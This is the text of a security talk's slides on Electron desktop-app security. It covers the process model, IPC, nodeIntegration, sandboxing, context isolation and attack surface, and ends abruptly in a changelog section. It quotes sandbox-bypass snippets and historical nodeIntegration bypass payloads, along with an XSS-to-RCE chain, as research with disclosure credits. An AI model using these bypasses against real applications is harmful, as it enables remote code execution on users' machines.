DOYENSEC

Electronegativity

A Study of Electron Security

Luca Carettoni - luca@doyensec.com

About me

- ♡ AppSec since 2004
- Doyensec Co-founder
- Former Lead of AppSec (LinkedIn), Director of Security (Addepar), Senior Security Researcher (Matasano), ….

Agenda

1. Electron Overview
2. Ecosystem
3. Security Model
4. Attack Surface
5. Apps Security Checklist
    - *Electronegativity*
6. Conclusion

Use **#Electronegativity** for comments/questions!

Thanks to:

- **Electron Core and Github Security Teams**
  - For the best disclosure experience in 15 years of vulnerability research
- **Claudio Merloni**
  - For the help on *Electronegativity* code

1. Electron Overview

https://electron.atom.io/

- OpenSource framework to build desktop apps using *HTML*, *CSS* and *JavaScript*

- Maintained by

ELECTRON

"If you can build a website, you can build a desktop app"

Principles


- **Cross-platform.** Runtime with self-contained dependencies
- **Modular**. To facilitate re-use and keep Electron small and simple
- **Easy to use**. You shouldn’t worry about installers, profiling, debugging, notifications, updates, …

Back and forth


- Web Development is fun, but…
  - Conditional rules for all different browsers and versions
  - Limited I/O with the OS
  - Performance and network latency

Ingredients


Anatomy of Electron-based Apps



Lifecycle


app.asar
package.json
main process
main.js
render process
render process
render process
render.js
...
HTML
CSS
JS

Processes


Main
Renderer
ipcMain
Node.js API
Menu, Tray, ...
BrowserWindow
communicates
creates
Node.js API
ipcRenderer
<webview>
DOM
webFrame

IpcMain and ipcRenderer 1/2

- Synchronous and Asynchronous messages from the renderer (web page) to the main process

```
// Main
const {ipcMain} = require('electron')
ipcMain.on('synchronous-message', (event, arg) => {
        console.log(arg)
        event.returnValue = 'pong'
})

// Renderer
const {ipcRenderer} = require('electron')
console.log(ipcRenderer.sendSync('synchronous-message', 'ping'))
```

IpcMain and ipcRenderer 2/2


- Interestingly, this is also used for implementing native Electron APIs
- */lib/browser/rpc-server.js*

```
// Implements window.alert(message, title)
ipcMain.on('ELECTRON_BROWSER_WINDOW_ALERT', function (event, message, title) {
  if (message == null) message = ''
  if (title == null) title = ''

  event.returnValue = electron.dialog.showMessageBox(event.sender.getOwnerBrowserWindow(), {
    message: `${message}`,
    title: `${title}`,
    buttons: ['OK']
  })
})
```

2. Ecosystem

Many Electron-based Apps



...and 350* more

*** Registered on https://electron.atom.io/apps/**

Electron ♥ NPM

- So, you can import custom NPM modules
  - ~Half a million packages of ~~vulnerable~~ reusable code
    - “LeftPad broke the Internet”
    - “How I obtained publish access to 14% of npm packages (including popular ones)” by @ChALkeR

- There are also *Electron-specific* modules:
  - Tools
  - Boilerplates
  - Components


3. Security Model

Browser Security Model

"Several experts have told me in all seriousness that browser security models are now so complex that I should not even write a section about this"

Threat Modeling - Adam Shostack

Browser Threat Model



Browser Threat Model

From Browser to Electron - **Malicious Content**

- Untrusted content from the web
  - Limited interaction, compared to a browser
  - E.g. opening a <webview> with a remote origin
- Untrusted local resources
  - Extended attack surface
  - E.g. loading subtitle files

From Browser to Electron - **Isolation**

- Potential access to Node.js primitives
- Limited Chrome-like sandbox
  - From XSS to RCE
  - Exploits are reliable

Electron is NOT a browser


- While it is based on Chromium's Content module, certain principles and security mechanisms implemented by modern browsers are not enforced in today's Electron
  - Things will change in Electron v2.x

nodeIntegration / nodeIntegrationInWorker


- Control whether access to Node.js primitives is allowed from JavaScript
  - Part of *webPreferences*
  - In recent versions, Chrome's Isolated Worlds is used
    - New v8 context with proxies to the *window* and *document* object (ro)

nodeIntegration

TRUE



FALSE



Renderer Isolation

1. *BrowserWindow* (nodeIntegration enabled by default)

```
mainWindow = new BrowserWindow({
    “webPreferences”: {
      “nodeIntegration” : false,
      “nodeIntegrationInWorker” : false }});
```

2. *<webview>* tag (nodeIntegration disabled by default)

```
<webview id="foo" src="https://www.doyensec.com/"></webview>
```

Sandboxing 1/2

- nodeIntegration disabled is not enough
- sandbox
  - Currently supports BrowserWindow only
  - Experimental feature
- This will allow renderer to run inside a native Chromium OS sandbox
- All communication via IPC to the main process
- When sanbox is enabled, nodeintegration is disabled

Sandboxing 2/2

- Sandboxing needs to be explicitly enabled:

```
mainWindow = new BrowserWindow({
    “webPreferences”: {
     “sandbox” : true}});
```

- To enable it for all BrowserWindow instances, a command line argument is necessary:

```
$ electron --enable-sandbox app.js
```

Resistance is futile

- Preload scripts still have access to few modules
  - *child_process, crashReporter, remote, ipcRenderer, fs, os, times, url*

1. Sandbox bypass in preload scripts using remote

```
app = require('electron').remote.app
```

2. Sandbox bypass in preload scripts using internal Electron IPC messages

```
{ipcRenderer} = require('electron')
app = ipcRenderer.sendSync('ELECTRON_BROWSER_GET_BUILTIN', 'app')
```

ContextIsolation

- This flag introduces JavaScript context isolation for preload scripts, as implemented in Chrome Content Scripts
- Preload scripts still have access to global variables (ro)

```
win = new BrowserWindow({
  webPreferences: {
    contextIsolation: true,
    preload: 'preload.js'
}})
```

Electron vs Muon


Muon - High Level Differences

- Brave's fork of *Electron*
  - Direct use of Chromium source code
  - Support for Chrome extensions
  - Node.js removed from the renderer
  - IPC still supported in the renderer process through custom chrome.* APIs
  - Chromium OS sandbox

Muon - Security Advantages

- Chromium/Node.js are quickly updated
- Native Chromium SOP checks and other security features
- Use of native Chromium OS sandbox ensures strong enforcements
- Renderer isolation by default
- …?

Research idea



- https://github.com/brave/muon/issues/165

4. Attack Surface


Electron App Attack Surface

Custom Code
- Insecure use of APIs
- Untrusted resources
- Custom protocol handlers
- Preload scripts
- TLS validation disabled
- …

Dependencies
- Vulnerable or unmaintained NPM

Framework
- Outdated vulnerable versions
- Glorified APIs
- Custom Flags

Foundation
- Outdated vulnerable versions
- Runtime Flags




Focus of my research

Custom Code
- Insecure use of APIs
- Untrusted resources
- Custom protocol handlers
- Preload scripts
- TLS validation disabled
- …

Dependencies
- Vulnerable or unmaintained NPM

Framework
- Outdated vulnerable versions
- Glorified APIs
- Custom Flags

Foundation
- Outdated vulnerable versions
- Runtime Flags



Foundation - Outdated Chromium and Node.js

- Electron-dev community is well aware
- They've established an upgrade policy*:
  - ~2 weeks after new stable Chrome
  - ~4 weeks after new Node.js
    - V8 upgrades already there

* see https://electron.atom.io/docs/faq/#when-will-electron-upgrade-to-latest-chrome "This estimate is not guaranteed and depends on the amount of work involved with upgrading"

Foundation - Outdated Chromium and Node.js

- Keeping track of all changes is hard
- Making sure that all security changes have been back-ported is even harder

I ♥ ChangeLogs

- On 2017-02-21, Node 7.6.0 release included the following pull request:

Distrust certs issued after 00:00:00 Oct. 21, 2016 by StartCom and WoSign #9469

Closed shigeki wants to merge 2 commits into `nodejs:master` from `shigeki:WoSign_StartCom_check`

- Until May, Electron was still on Node 7.4.0
- Notified the team on May 12, 2017
- Fixed in v1.6.11 on May 25, 2017

Framework - Weaknesses and bugs

- Framework level bugs are particularly interesting:
  1. Deviations from browser principles and security mechanisms
  2. Implementation bugs
- Mostly discovered reading source code and documentation

Framework - Outdated vulnerable versions

- Apps are shipped with a build of Electron
- *nodeIntegration* bypasses are golden tickets:
  1. Find XSS
  2. Exploit the *nodeIntegration* bypass
  3. Use Node.js APIs to obtain reliable RCE

History of *nodeIntegration* bypasses

- Limited disclosure of this type of vulnerabilities
  - “As it stands Electron Security” by Dean Kerr - 9 March 2016
  - Window.Open - Fixed in v0.37.4 (Issue 4026)
    - Credit: Jeffrey Wear

```
<script>
  window.open(“http://x.x.x.x/index.html”, "","nodeIntegration=1");
</script>
```

  - WebView Attribute - Fixed in v0.37.8 (Issue 3943)
    - Credit: Cheng Zhao

```
<webview nodeintegration src=“http://x.x.xx/index.html”></webview>
```

Have I told you that I ♥ ChangeLogs?

- Goal: study all past vulnerabilities
- Starting from Electron v1.3.2, each release includes changelog entries
- Reverse psychology before reverse engineering

Never
Look
Here

Spot the security fix 1/2

Bug Fixes

- The `about:` protocol is now correctly supported by default. #7908
- Menu item keyboard accelerators are now properly disabled when the menu item is disabled. #7962
- The check for disabling ASAR support via the `ELECTRON_NO_ASAR` environment variable is now cached for better performance. #7978
- Fixed a crash when calling `app.setAboutPanelOptions(options)` with a `credits` value. #7979
- Fixed an issue where an error would be thrown in certain cases when accessing remote objects or functions. #7980
- Fixed an issue where the `window.opener` API did not behave as expected.

Spot the security fix 2/2

Bug Fixes

- The `about:` protocol is now correctly supported by default. #7908
- Menu item keyboard accelerators are now properly disabled when the menu item is disabled. #7962
